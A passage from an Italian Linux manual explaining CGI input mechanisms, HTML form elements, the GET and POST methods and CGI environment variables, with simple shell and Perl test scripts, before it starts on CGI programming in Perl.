print STDOUT ("<H1>Test CGI</H1>\n");
print STDOUT ("<PRE>\n");
print STDOUT ("N. argomenti = $#ARGV\n");
print STDOUT ("Argomenti    = @ARGV\n");
print STDOUT ("\n");
#
foreach $var_amb (keys %ENV)
  {
    print STDOUT ("$var_amb = $ENV{$var_amb}\n");
```

```
  }
#
print STDOUT ("\n");
print STDOUT ("Standard input:");
#
while ($riga = <STDIN>)
  {
    print STDOUT ("$riga");
  }

print STDOUT ("</PRE>\n");
print STDOUT ("</BODY>\n");
print STDOUT ("</HTML>\n");
```

339.6.3 Input elementari

Le forme più semplici attraverso cui un utente può dare un input a un programma gateway sono: i percorsi aggiuntivi, i marcatori '**`ISINDEX`**' e gli attributi '**`ISMAP`**' delle immagini.

Il percorso aggiuntivo, tra tutti, è il concetto più semplice, anche se raramente se ne incontra l'utilizzo. Si ottiene richiedendo un URI che punta a un programma gateway seguito, immediatamente e senza separazioni addizionali, da un percorso che indichi un file o una directory. Il programma gateway riceve questa informazione all'interno di variabili di ambiente.

Per verificarlo basta usare uno dei due script mostrati nella sezione precedente. Si può anche tentare di raggiungere un percorso che non esiste. Supponendo di indicare l'URI *`http://`****nodo****`/cgi-bin/cgi-test.sh/ciao/come/stai`*, lo script riceve (e mostra) la variabile di ambiente '**`PATH_INFO`**' con il valore '`/ciao/come/stai`', mentre la variabile '**`PATH_TRANSLATED`**' contiene la (presunta) traduzione di quel percorso in un percorso reale, corrispondente probabilmente a '***document_root***`/ciao/come/stai`'. Sta quindi al programma (o allo script) gateway sapere cosa farsene di questa informazione.

Un'altra forma di input elementare, ormai in disuso, è l'elemento '**`ISINDEX`**'. Per comprendere di cosa si tratta basta modificare leggermente uno dei due script di analisi preparati nella sezione precedente. Viene mostrato il caso dello script di shell.

```
#!/bin/sh
#
# cgi-test2.sh
#
echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"
```

```
...

#
#Viene inviato un elemento vuoto ISINDEX.
#
echo "<ISINDEX>"

echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```

In corrispondenza dell'elemento '**`ISINDEX`**', il programma cliente mette a disposizione un campo modificabile dall'utente, come appare nella figura 339.20 già mostrata in precedenza. Per esempio, si può provare a scrivere la frase '**`uno due tre`**', premere [*Invio*] e vedere cosa succede (si immagina che lo script si chiami '**`cgi-test2.sh`**').

Gli spazi vengono trasformati con il segno '**`+`**' e il testo corrispondente viene accodato all'URI (dopo l'aggiunta di un punto interrogativo): *`http://`**nodo**`/cgi-bin/cgi-test2.sh?uno+due+tre`*. Per questo URI, completato della stringa codificata, il cliente esegue una richiesta '**`GET`**'.

Il programma gateway riceve questa informazione attraverso la variabile di ambiente '**`QUERY_STRING`**', contenente '**`uno+due+tre`**', e anche attraverso gli argomenti della riga di comando, dove le tre parole corrispondono ad altrettanti argomenti separati.

L'ultimo, tra i tipi di input descritti in questa sezione, è quello ottenuto attraverso l'attributo '**`ISMAP`**' delle immagini. Per comprendere di cosa si tratta, basta modificare leggermente uno dei due script di analisi preparati nella sezione precedente. Viene mostrato il caso dello script di shell.

```
#!/bin/sh
#
# cgi-test3.sh
#
echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"

...

echo "</PRE>"
#Viene mostrata un'immagine con attributo ISMAP.
echo "<P><A href=\"/cgi-bin/cgi-test3.sh\">"
echo "    <IMG src=\"/test.jpg\" ismap=\"ismap\">"
echo "</A></P>"
```

```
echo "</BODY>"
echo "</HTML>"
```

Per vedere funzionare questo esempio occorre anche il '`test.jpg`', contenente un'immagine, da collocare nella directory di inizio dei documenti HTML, ovvero *document root*.

Basta fare un clic con il mouse, da qualche parte sull'immagine, perché il programma cliente calcoli le coordinate corrispondenti, espresse in punti grafici (pixel), attaccandole in coda all'URI. Per esempio, l'URI `http://`***nodo***`/cgi-bin/cgi-test3.sh?10,15` rappresenta un clic eseguito nel punto ***x***=10, ***y***=15.

Il programma (lo script) '**`cgi-test3.sh`**' riceve questa informazione attraverso la riga di comando e anche attraverso il contenuto della variabile '**`QUERY_STRING`**'.

339.7 Elementi «FORM»

È già stato introdotto l'argomento relativo agli elementi '**`FORM`**'. Fino a questo punto sono state presentate solo tecniche elementari per permettere l'interazione tra l'utente e un servizio HTTP. In particolare, l'elemento '**`ISINDEX`**' è praticamente del tutto inutilizzato. La vera interazione avviene con modelli HTML complessi, basati su elementi '**`FORM`**'. Un particolare da osservare, prima di affrontare questo nuovo argomento, è il fatto che tutti i tipi di interazione visti finora sono basati su richieste che utilizzano il metodo '**`GET`**'.

Gli elementi '**`FORM`**' servono a generare dei moduli di inserimento dati per l'utente. L'input ottenuto in questo modo viene assemblato in coppie '***nome*`=`*valore***'. È poi compito del programma gateway disassemblare e interpretare tali informazioni.

I moduli degli elementi '**`FORM`**' vengono generati dal programma cliente (cioè dal navigatore) in base alle direttive incontrate all'interno di un documento HTML. Ciò significa che l'apparenza di questi moduli può essere diversa a seconda del programma cliente utilizzato e del sistema operativo.

Il documento HTML contenente moduli di questo tipo, ovviamente, può essere stato predisposto nel servente come file normale, oppure può essere generato dinamicamente da un programma gateway.

339.7.1 Dichiarazione

Un modulo di questo tipo viene dichiarato e delimitato dall'elemento '**`FORM`**', all'interno di un documento HTML:

```
<FORM ...>
    ...
    ...
    ...
</FORM>
```

Un documento HTML può contenere più elementi '**`FORM`**', purché non siano annidati. L'elemento '**`FORM`**' può contenere degli attributi che ne definiscono il comportamento generale

(ovviamente gli attributi si inseriscono nel marcatore di apertura), mentre all'interno della zona definita dall'elemento '**FORM**' si possono inserire altri elementi di vario genere, il cui scopo è quello di permettere all'utente un tipo particolare di interazione.

339.7.2 Attributo «ACTION»

L'attributo '**ACTION**' dell'elemento '**FORM**' specifica l'URI a cui inviare i dati inseriti attraverso il modulo. Deve trattarsi evidentemente dell'indirizzo di un programma gateway in grado di gestirli. Intuitivamente si comprende che questo attributo non può mancare. L'esempio seguente mostra in che modo si possa inserire questo attributo.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl ...>
```

339.7.3 Attributo «METHOD»

L'attributo '**METHOD**' dell'elemento '**FORM**' specifica il ***metodo*** della richiesta che deve essere fatta dal cliente. Utilizzando un elemento '**FORM**' sono disponibili due tipi: '**GET**' e '**POST**'. L'esempio seguente mostra una situazione in cui si definisce l'utilizzo del metodo '**POST**'.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl METHOD="POST">
```

339.8 Elementi dell'ambiente «FORM»

All'interno dell'ambiente delineato dall'elemento '**FORM**', cioè della zona delimitata dai marcatori '**<FORM>**' e '**</FORM>**', si può collocare sia testo normale, sia elementi specifici di questo ambiente. È stato ripetuto più volte che i dati inseriti attraverso questi elementi vengono assemblati in coppie '***nome*=*valore***'. Quello che manca da sapere è che tali coppie vengono unite successivamente attraverso il simbolo e-commerciale ('**&**'). Gli esempi proposti più avanti mostrano meglio questo comportamento.

Esistono pochi tipi di elementi atti a permettere l'input all'interno dell'ambiente dell'elemento '**FORM**'. Questi cambiano il loro comportamento e l'apparenza a seconda degli attributi che gli vengono indicati. Il tipo di elemento più comune è '**INPUT**':

```
<INPUT NAME=… TYPE=… …>
```

Tutti gli elementi che permettono l'input hanno in comune l'attributo '**NAME**' che è obbligatorio. Le sezioni seguenti mostrano alcuni degli elementi utilizzabili in un modulo.

339.8.1 INPUT generico

Si tratta di un elemento che consente l'inserimento di testo normale su una sola riga. Questo elemento non richiede l'indicazione del tipo, attraverso l'attributo '**TYPE**'.

Attributo	Descrizione
`size="`***n***`"`	Permette di definire la dimensione in caratteri del campo che si vuole visualizzare.
`maxlength="`***n***`"`	Permette di stabilire un limite massimo alla dimensione, in caratteri, del testo che si può immettere.
`value="`***x***`"`	Permette di definire un valore predefinito che appaia già all'interno del campo.

L'esempio seguente visualizza un campo di 20 caratteri all'interno del quale l'utente deve scrivere il nome di un colore. Nel campo appare già la scritta '**`giallo`**' che può essere modificata o cancellata a piacimento.

```
Inserisci il colore: <INPUT NAME="colore" SIZE="20" VALUE="giallo">
```

339.8.2 INPUT type="password"

Si tratta di un elemento che consente la scrittura di testo normale nascondendone l'inserimento, come avviene di solito quando si introducono le parole d'ordine.

Dal momento che, a parte l'oscuramento dell'input, il funzionamento è uguale a quello dei campi di input normali, si possono utilizzare anche gli stessi tipi di attributi.

L'esempio seguente visualizza un campo di 20 caratteri all'interno del quale l'utente deve inserire la parola d'ordine richiesta.

```
Inserisci la password: <INPUT TYPE="password" NAME="password-utente" SIZE="20">
```

339.8.3 INPUT type="checkbox"

Si tratta di un elemento che visualizza una casellina da barrare (casella di spunta). Queste caselline appaiono senza selezione in modo predefinito, a meno che venga utilizzato l'attributo '**`CHECKED`**'. Se la casellina risulta selezionata, viene generata la coppia '***nome*`=`*valore***' corrispondente, altrimenti no.

Attributo	Descrizione
`value="`***x***`"`	Permette di definire un valore (o una stringa) da restituire nel caso in cui la casellina sia selezionata. Questo attributo è essenziale.
`checked="checked"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se viene inserito nell'elemento, la casellina risulta inizialmente selezionata.

L'esempio seguente visualizza una casellina già barrata inizialmente. Se viene lasciata così, selezionata, questo elemento genera la coppia '**`propaganda=SI`**'.

```
Barrare la casella se si desidera ricevere propaganda:
<INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI" CHECKED="checked">
```

339.8.4 INPUT type="radio"

Si tratta di un elemento che permette la selezione esclusiva di un pulsante all'interno di un gruppo. In pratica, selezionandone uno, si deselezionano gli altri.

Rispetto agli elementi visti in precedenza, questo richiede la presenza di più elementi dello stesso tipo, altrimenti non ci sarebbe da scegliere. Il collegamento che stabilisce che i pulsanti appartengono allo stesso gruppo viene definito dal nome che rimane uguale.

Attributo	Descrizione
`value="`*x*`"`	Permette di definire un valore (o una stringa) da restituire nel caso in cui il bottone risulti selezionato. Questo attributo è essenziale.
`checked="checked"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se viene inserito nell'elemento, il bottone risulta inizialmente selezionato.

L'esempio seguente visualizza tre pulsanti, di cui il primo già selezionato, per la scelta di un tipo di contenitore. I tre bottoni sono collegati insieme perché hanno lo stesso valore associato all'attributo '**`NAME`**'.

```
Selezionare il contenitore dell'elaboratore:
<INPUT TYPE="radio" NAME="contenitore" VALUE="orizzontale" CHECKED="checked">
<INPUT TYPE="radio" NAME="contenitore" VALUE="torre">
<INPUT TYPE="radio" NAME="contenitore" VALUE="minitorre">
```

339.8.5 INPUT type="submit"

Questo tipo di elemento visualizza un tasto contenente un'etichetta; selezionandolo si ottiene l'invio dei dati contenuti nel modulo in cui si trova. L'etichetta che appare sul pulsante in modo predefinito dipende dal cliente e potrebbe trattarsi di '**`Submit`**' o qualcosa del genere.

Questo elemento è diverso dagli altri in quanto non è previsto l'uso dell'attributo '**`NAME`**'. Infatti non viene generato alcun dato da questo, ma solo l'invio dei dati contenuti nell'elemento '**`FORM`**'.

Attributo	Descrizione
`src="`*uri*`"`	Permette di indicare l'URI di un'immagine da utilizzare come pulsante.
`value="`*x*`"`	Permette di indicare un'etichetta alternativa a quella che verrebbe messa automaticamente dal programma cliente.

L'esempio seguente visualizza un tasto sul quale appare la scritta '**`Invia la richiesta`**'. Selezionandolo viene inviato il contenuto del modulo.

```
<INPUT TYPE="submit" VALUE="Invia la richiesta">
```

339.8.6 INPUT type="image"

Si tratta di una sorta di tasto di invio (*submit*) che in più aggiunge le coordinate in cui si trova il puntatore nel momento del clic. In un certo senso assomiglia anche agli elementi con l'attributo '**`ISMAP`**' descritto prima di affrontare gli elementi '**`FORM`**'.

Attributo	Descrizione
`src="`*uri*`"`	Permette di indicare l'URI dell'immagine da utilizzare come base. Questo attributo è obbligatorio data la natura dell'elemento.

L'esempio seguente visualizza l'immagine '`immagine.jpg`' e se viene fatto un clic con il

puntatore del mouse sulla sua superficie, vengono inviati i dati del modulo, assieme anche alle coordinate relative all'immagine.

```
<INPUT TYPE="image" NAME="immagine" SRC="/immagine.jpg">
```

339.8.7 INPUT type="hidden"

Questo tipo di elemento, a prima vista, non ha alcun senso: permette di inserire dei campi nascosti, cosa che serve a generare una coppia '***nome*=*valore***' fissa.

All'inizio di questo capitolo è già stato chiarito, che il protocollo HTTP non ha alcun controllo sullo stato delle transazioni, o meglio, ogni richiesta si conclude con una risposta. In questo modo, è compito del programma gateway mantenere il filo delle operazioni che si stanno svolgendo. Una delle tecniche con cui è possibile ottenere questo risultato è quella di restituire un modello contenente le informazioni già inserite nelle fasi precedenti.

Ci sono anche altre situazioni in cui i dati nascosti e predefiniti sono utili, ma per il momento è sufficiente tenere a mente che esiste la possibilità.

Attributo	Descrizione
`value="`***x***`"`	Definisce il valore o la stringa nascosti. Tale argomento è obbligatorio per questo tipo di elemento.

L'esempio seguente fa in modo che il modulo contenga anche la coppia '**`nominativo=Tizio`**' che altrimenti, si suppone, renderebbe inutilizzabili gli altri dati inseriti dall'utente.

```
<INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">
```

339.8.8 Elemento «TEXTAREA»

Questo elemento permette all'utente di inserire un testo su più righe. L'interruzione di riga, in questo caso, è fatta utilizzando la sequenza *<CR><LF>*. Questo particolare va tenuto presente in fase di programmazione, dal momento che gli ambienti Unix (in particolare i sistemi GNU) utilizzano l'interruzione di riga rappresentata con il solo carattere *<LF>*.

Attributo	Descrizione
`rows="`***n***`"`	Stabilisce il numero di righe dell'area di inserimento.
`cols="`***n***`"`	Stabilisce il numero di colonne dell'area di inserimento.

L'esempio seguente visualizza un'area per l'inserimento di testo su più righe. L'area visibile ha la dimensione di sette righe per 40 colonne e contiene già il testo '**`CIAO!`**' che può essere modificato o sostituito con qualcos'altro.

```
<TEXTAREA NAME="messaggio" ROWS="7" COLS="40" >
CIAO!
</TEXTAREA>
```

339.8.9 Elementi «SELECT» e «OPTION»

L'elemento '**SELECT**' delimita un ambiente attraverso cui si definiscono una serie di scelte possibili, che normalmente appaiono in forma di menù a scomparsa. Per questo, oltre a '**SELECT**' si devono utilizzare una serie di elementi '**OPTION**' con cui si indicano tali scelte possibili. Va tenuto in considerazione che l'attributo '**NAME**' viene indicato nell'elemento '**SELECT**' (nel marcatore di apertura).

Attributo di SELECT	Descrizione
`multiple="multiple"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se presente, indica che sono ammissibili selezioni multiple, altrimenti è consentita la scelta di una sola voce.

Attributo di OPTION	Descrizione
`value="`***x***`"`	Definisce il valore (numero o stringa) da abbinare alla scelta eventuale. La stringa che appare all'utente è quella che segue il marcatore '**OPTION**' di apertura; se mancasse l'attributo '**VALUE**', sarebbe quella stessa stringa a essere restituita in abbinamento al nome definito nel marcatore '**SELECT**'.
`selected="selected"`	La presenza di questo attributo, a cui si assegna lo stesso nome dell'attributo, definisce una selezione predefinita.

L'esempio seguente presenta un menù di scelta a scomparsa per la selezione di un colore che poi viene convertito in un codice numerico corrispondente. Il nero, corrispondente allo zero, risulta predefinito.

```
<SELECT NAME="codice-colori">
    <OPTION VALUE="0" SELECTED="selected">Nero
    <OPTION VALUE="1">Marrone
    <OPTION VALUE="2">Rosso
    <OPTION VALUE="3">Arancio
    <OPTION VALUE="4">Giallo
    <OPTION VALUE="5">Verde
    <OPTION VALUE="6">Blu
    <OPTION VALUE="7">Viola
    <OPTION VALUE="8">Grigio
    <OPTION VALUE="9">Bianco
</SELECT>
```

339.9 Metodi e variabili

Esistono differenze nel modo con cui i programmi gateway ricevono le informazioni dal servente. Il modo fondamentale attraverso cui ciò viene controllato dal programma cliente è la scelta del ***metodo*** della richiesta: '**GET**' o '**POST**'. Fino a questo punto sono stati visti esempi che utilizzano esclusivamente il metodo '**GET**'.

339.9.1 Metodo «GET»

Quando un programma cliente invia una richiesta utilizzando il metodo '**GET**' appende all'URI tutte le informazioni aggiuntive necessarie. In pratica, l'URI stesso comprende l'informazione. Per convenzione, la richiesta è distinta dalla parte dell'URI che identifica la risorsa attraverso un punto interrogativo, come nell'esempio seguente, dove la parola '**ciao**' è l'informazione aggiuntiva che rappresenta l'input per il programma '**cgi-test.sh**':

http://www.brot.dg/cgi-bin/cgi-test.sh?ciao

È già stato descritto in che modo debbano essere codificati i caratteri riservati, per fare sì che quanto ottenuto sia sempre un URI valido.

Per convenzione, se il testo della richiesta che segue il punto interrogativo contiene il simbolo '**=**' (senza alcuna trasformazione), si intende che si tratti di una richiesta proveniente da un modulo HTML (elemento '**FORM**'), altrimenti da un semplice elemento '**ISINDEX**' oppure da un'immagine con l'attributo '**ISMAP**'.

In pratica, se sembra una richiesta '**ISINDEX**' perché non appare il segno di assegnamento ('**=**') non protetto in alcun modo, il programma gateway riceve la stringa di richiesta attraverso gli argomenti della riga di comando e anche la variabile di ambiente '**QUERY_STRING**', altrimenti li riceve solo attraverso la variabile '**QUERY_STRING**'.

In questa situazione, in presenza di una richiesta '**GET**', il programma gateway può concentrarsi nell'analisi della sola variabile '**QUERY_STRING**'.

http://www.brot.dg/cgi-bin/cgi-test.sh?nome=Pinco&cognome=Pallino&sesso=M

L'URI mostrato sopra rappresenta una richiesta proveniente (presumibilmente) da un modulo HTML (elemento '**FORM**'), per la presenza dei simboli di assegnamento. Come si può osservare, ogni coppia '***nome*=*valore***' è collegata alla successiva attraverso il simbolo e-commerciale ('**&**').

Il metodo '**GET**', in quanto aggiunge all'URI la stringa di richiesta, permette all'utente di controllare e di memorizzare il flusso di dati, per esempio attraverso un segnalibro (*bookmark*). In pratica, con la semplice memorizzazione dell'URI, l'utente può riprendere un'operazione di inserimento di dati, senza dover ricominciare tutto dall'inizio.

Lo svantaggio nell'utilizzo di tale metodo sta nel fatto che esiste un limite alla dimensione degli URI e di conseguenza anche alla quantità di dati che gli si possono accodare.

339.9.2 Metodo «POST»

Il metodo '**POST**' è stato progettato per porre rimedio ai limiti dell'altro metodo. Con questo, i dati dei moduli HTML (elementi '**FORM**') vengono inviati in modo separato dall'URI, mentre il gateway li riceve dal programma servente attraverso lo standard input. Sotto questo aspetto, il metodo '**POST**' è generalmente preferibile.[2]

339.9.3 Variabili di ambiente

È stato fatto riferimento più volte alle variabili di ambiente e al loro ruolo nel sistema di comunicazione tra il servente e il programma gateway. Segue l'elenco di quelle più importanti.

Informazioni sul servente.

Variabile	Descrizione
SERVER_SOFTWARE	Il nome e la versione del software utilizzato come servente.
SERVER_NAME	Il nome del servente.
SERVER_PROTOCOL	Il nome e la versione del protocollo utilizzato dal servente.
SERVER_PORT	Il numero della porta di comunicazione utilizzata dal servente.
GATEWAY_INTERFACE	Letteralmente, è l'interfaccia gateway, ovvero la versione del protocollo CGI utilizzato dal servente.
PATH_INFO	Quando l'URI contiene l'indicazione di un percorso aggiuntivo, questa variabile riceve quel percorso.
PATH_TRANSLATED	Questa variabile viene utilizzata assieme a '**`PATH_INFO`**', per indicare il percorso reale nel file system che ospita il servente.
SCRIPT_NAME	La parte dell'URI che identifica il percorso del programma utilizzato come gateway.

Informazioni sulla connessione cliente-servente.

Variabile	Descrizione
REQUEST_METHOD	Il metodo della richiesta ('**`GET`**', '**`POST`**').
REMOTE_HOST	Il nome del cliente. Se il nome non è disponibile, si deve fare uso della variabile '**`REMOTE_ADDR`**' che contiene l'indirizzo IP.
REMOTE_ADDR	Indirizzo IP del cliente.
AUTH_TYPE	Contiene l'eventuale metodo di autenticazione.
REMOTE_USER	Il nome dell'utente se si utilizza l'autenticazione.

Informazioni passate dal cliente al servente.

Variabile	Descrizione
QUERY_STRING	Contiene la stringa di richiesta se si utilizza il metodo '**`GET`**'.
CONTENT_LENGTH	Contiene la dimensione in byte (ottetti) dei dati ricevuti dal cliente. Questa informazione è disponibile solo se si utilizza il metodo '**`POST`**'.
CONTENT_TYPE	Contiene la definizione del tipo di codifica dei dati ricevuti dal cliente e riguarda solo il metodo '**`POST`**'. La codifica più comune è '**`application/x-www-form-urlencoded`**' e significa che i dati sono stati codificati secondo lo standard utilizzato per il metodo '**`GET`**': gli spazi sono convertiti in '**`+`**' e tutti i simboli speciali secondo la forma '**`%`*hh***', dove ***hh*** sono due cifre esadecimali.

Quando il cliente invia una richiesta al servente, prepara un'intestazione all'interno della quale possono essere inseriti diversi campi. Il contenuto di questi campi viene tradotto in altrettante variabili di ambiente il cui nome inizia per '**`HTTP_`**' seguito dal nome del campo stesso. In particolare, i caratteri minuscoli sono convertiti in maiuscoli e i trattini normali sono sostituiti dal trattino basso. Segue la descrizione di alcune di queste variabili.

Informazioni addizionali dal cliente.

Variabile	Descrizione
`HTTP_ACCEPT`	Equivale al campo '**`Accept`**'.
`HTTP_USER_AGENT`	Equivale al campo '**`User-Agent`**'.

339.9.4 Un po' di pratica

Prima di iniziare a pensare a dei programmi gateway concludenti, conviene verificare quanto scritto attraverso i programmi di analisi mostrati in precedenza: '**`cgi-test.sh`**' oppure '**`cgi-test.pl`**'. Negli esempi viene mostrato sempre il primo dei due, anche se il migliore per queste cose sarebbe il secondo.

Si può realizzare una pagina HTML contenente dei moduli (elementi '**`FORM`**'), come nell'esempio seguente, che si rifà ad altri esempi visti in precedenza.[3]

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<!-- form-test.html -->
<HTML>
<HEAD>
        <TITLE>Verifica del funzionamento dei FORM</TITLE>
</HEAD>
<BODY>

    <H2>Test di vari tipi di elementi di un modulo FORM - metodo GET</H2>

    <FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="GET">

        <P><INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">

        Inserisci il colore:
            <INPUT NAME="colore" SIZE="20" VALUE="giallo">
        Inserisci la parola d'ordine:
            <INPUT TYPE="password" NAME="password-utente" SIZE="20">

        <P>Barrare la casella se si desidera ricevere propaganda:
            <INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
                CHECKED="checked">

        <P>Selezionare il contenitore dell'elaboratore:
            orizzontale <INPUT TYPE="radio" NAME="case"
                VALUE="desktop" CHECKED="checked">
            verticale <INPUT TYPE="radio" NAME="case"
                VALUE="tower">
```

```
        verticale ridotto<INPUT TYPE="radio" NAME="case"
            VALUE="minitower">

    <P>Scrivi qui due righe.
        <TEXTAREA NAME="messaggio" ROWS="3" COLS="40"></TEXTAREA>

    <P>Selezionare il codice attraverso il colore:
        <SELECT NAME="codice-colori">
            <OPTION VALUE="0" SELECTED="selected">Nero
            <OPTION VALUE="1">Marrone
            <OPTION VALUE="2">Rosso
            <OPTION VALUE="3">Arancio
            <OPTION VALUE="4">Giallo
            <OPTION VALUE="5">Verde
            <OPTION VALUE="6">Blu
            <OPTION VALUE="7">Viola
            <OPTION VALUE="8">Grigio
            <OPTION VALUE="9">Bianco
        </SELECT>

    <INPUT TYPE="image" NAME="immagine" SRC="/test.jpg">

    <INPUT TYPE="submit" VALUE="Invia la richiesta con il metodo GET">

</FORM>

<HR>

<H2>Test di vari tipi di elementi di un modulo FORM - metodo POST</H2>

<FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="POST">

    <P><INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">

    Inserisci il colore:
        <INPUT NAME="colore" SIZE="20" VALUE="giallo">
    Inserisci la parola d'ordine:
        <INPUT TYPE="password" NAME="password-utente" SIZE="20">

    <P>Barrare la casella se si desidera ricevere propaganda:
        <INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
            CHECKED="checked">

    <P>Selezionare il contenitore dell'elaboratore:
        orizzontale <INPUT TYPE="radio" NAME="case"
            VALUE="desktop" CHECKED="checked">
        verticale <INPUT TYPE="radio" NAME="case"
            VALUE="tower">
        verticale ridotto<INPUT TYPE="radio" NAME="case"
            VALUE="minitower">

    <P>Scrivi qui due righe.
        <TEXTAREA NAME="messaggio" ROWS="3" COLS="40"></TEXTAREA></P>
```

```
        <P>Selezionare il codice attraverso il colore:
            <SELECT NAME="codice-colori">
                <OPTION VALUE="0" SELECTED="selected">Nero
                <OPTION VALUE="1">Marrone
                <OPTION VALUE="2">Rosso
                <OPTION VALUE="3">Arancio
                <OPTION VALUE="4">Giallo
                <OPTION VALUE="5">Verde
                <OPTION VALUE="6">Blu
                <OPTION VALUE="7">Viola
                <OPTION VALUE="8">Grigio
                <OPTION VALUE="9">Bianco
            </SELECT>

        <INPUT TYPE="image" NAME="immagine" SRC="/test.jpg">


        <INPUT TYPE="submit" VALUE="Invia la richiesta con il metodo POST">

    </FORM>

</BODY>
</HTML>
```

Come si può vedere sono presenti due elementi '**`FORM`**' indipendenti: il primo utilizza il metodo '**`GET`**', il secondo invece il metodo '**`POST`**'. Entrambi gli elementi '**`FORM`**' richiamano il programma gateway '`/cgi-bin/cgi-test.sh`'.

Figura 339.54. Richiamando il file HTML dell'esempio, '`form-test.html`', con un programma cliente, si ottiene un modulo simile a quello di questa figura. Qui viene mostrata solo la prima parte, perché ciò che resta è solo la ripetizione dello stesso modulo utilizzando il metodo '**`POST`**'.

Test di vari tipi di elementi di un modulo FORM – metodo GET

Inserisci il colore: giallo Inserisci la parola d'ordine:

Barrare la casella se si desidera ricevere propaganda:

Selezionare il contenitore dell'elaboratore: orizzontale verticale verticale ridotto

Scrivi qui due righe.

Selezionare il codice attraverso il colore: Nero

Invia la richiesta con il metodo GET

Si può già provare così, anche senza modificare alcunché. Se si invia la richiesta attraverso il modulo che utilizza il metodo '**`GET`**', si può osservare che la richiesta va a fare parte dell'URI del programma gateway; di conseguenza viene inserita nella variabile '**`QUERY_STRING`**'. Altrimenti, con il metodo '**`POST`**' la richiesta si ottiene solo dallo standard input. In entrambi i casi, dovrebbe risultare codificata nello stesso modo (codifica URI).

```
nominativo=Tizio&colore=giallo&password-utente=&propaganda=SI&↩
↪case=desktop&messaggio=&codice-colori=0
```

Si può osservare in particolare la presenza della coppia '**`nominativo=Tizio`**', inserita a titolo di esempio come campo nascosto e costante. Se invece di inviare il modulo attraverso la selezione del pulsante ('**`submit`**') si utilizza l'immagine, si ottiene una stringa simile a quella seguente:

```
nominativo=Tizio&colore=giallo&password-utente=&propaganda=SI&↩
↪case=desktop&messaggio=&codice-colori=0&immagine.x=60&immagine.y=28
```

A questo punto, il lettore dovrebbe provare per conto proprio a compilare i campi, a modificare le selezioni, in modo da prendere dimestichezza con l'effetto generato dagli elementi '**`FORM`**'.

339.10 Riferimenti

- *W3C, World Wide Web Consortium*

  ⟨http://www.w3.org/⟩

[1] L'uso del punto interrogativo rende la cosa intuitiva: la richiesta viene fatta attraverso un'interrogazione.

[2] I motori di ricerca utilizzano normalmente il metodo '**GET**', che consente di trasmettere l'interrogazione richiesta nell'indirizzo usato, che viene memorizzato dai serventi HTTP come referente. Questa è una situazione pratica in cui il metodo '**POST**' non sarebbe adatto.

[3] L'esempio del file 'form-test.html' viene proposto secondo lo standard HTML 4.01, perché alcuni attributi usati sono incompatibili con ISO-HTML.

Capitolo 340

Programmazione CGI in Perl

In questo capitolo si introduce la programmazione per la realizzazione di programmi gateway in Perl. Il primo problema che si incontra quando si realizzano programmi del genere è l'analisi delle stringhe di richiesta, per arrivare alla loro scomposizione in modo da poterne gestire i dati. Per questo si utilizzano frequentemente librerie già pronte e ben collaudate, ma in questo capitolo si vuole mostrare come lavorare partendo da zero.

In questo capitolo vengono usate prevalentemente delle richieste attraverso moduli HTML (elementi '**`FORM`**') che utilizzano il metodo '**`POST`**'. Un buon programma gateway, tuttavia, dovrebbe essere in grado di gestire, indifferentemente, richieste fatte con i metodi '**`GET`**' e '**`POST`**'. Questo capitolo, infatti, non esaurisce l'argomento della programmazione CGI, ma affronta solo alcuni dei suoi problemi.

340.1 Problemi

Prima di iniziare a realizzare programmi CGI, occorre fare mente locale alla situazione in cui si trova il programma, specialmente per la verifica del funzionamento dello stesso. Il programma viene eseguito attraverso una forma di intermediazione: è il servente HTTP a metterlo in funzione ed è sempre il servente a ricevere l'output che poi viene restituito al programma cliente.

In questa situazione, lo standard error del programma viene perduto, assieme alle eventuali segnalazioni di errore di qualunque tipo.

Prima di provare il funzionamento di un programma del genere, per quanto banale sia, occorre averlo analizzato sintatticamente attraverso gli strumenti che mette a disposizione il compilatore o l'interprete. L'utilizzo di Perl come linguaggio di programmazione, non richiedendo una fase di compilazione, tende a fare dimenticare che è necessaria un'analisi sintattica. Se non si verifica il programma, magari solo per un punto e virgola fuori posto, ci si trova di fronte al solito messaggio: «500 Errore interno del servente».

Nello stesso modo, sarebbe bene che il programma che si realizza sia in grado di funzionare in qualche modo anche al di fuori dell'ambiente creato dal servente HTTP.

È il caso di ricordare che il controllo sintattico di un programma Perl si ottiene nel modo seguente:

```
perl -c programma_perl
```

oppure ancora meglio con:

```
perl -c -w programma_perl
```

340.2 Decodifica

Si è accennato al fatto che un programma gateway non può fare a meno di occuparsi della decodifica delle stringhe di richiesta. Questo problema si scompone almeno nelle fasi seguenti:

- la suddivisione delle coppie '*nome*=*valore*';
- la separazione delle coppie;
- la decodifica URI.

I dati provenienti da un modulo HTML (elemento '**FORM**') sono uniti assieme attraverso l'uso del simbolo e-commerciale ('**&**'). Per suddividerli si può creare un array dei vari elementi utilizzando la funzione '**split**'

```
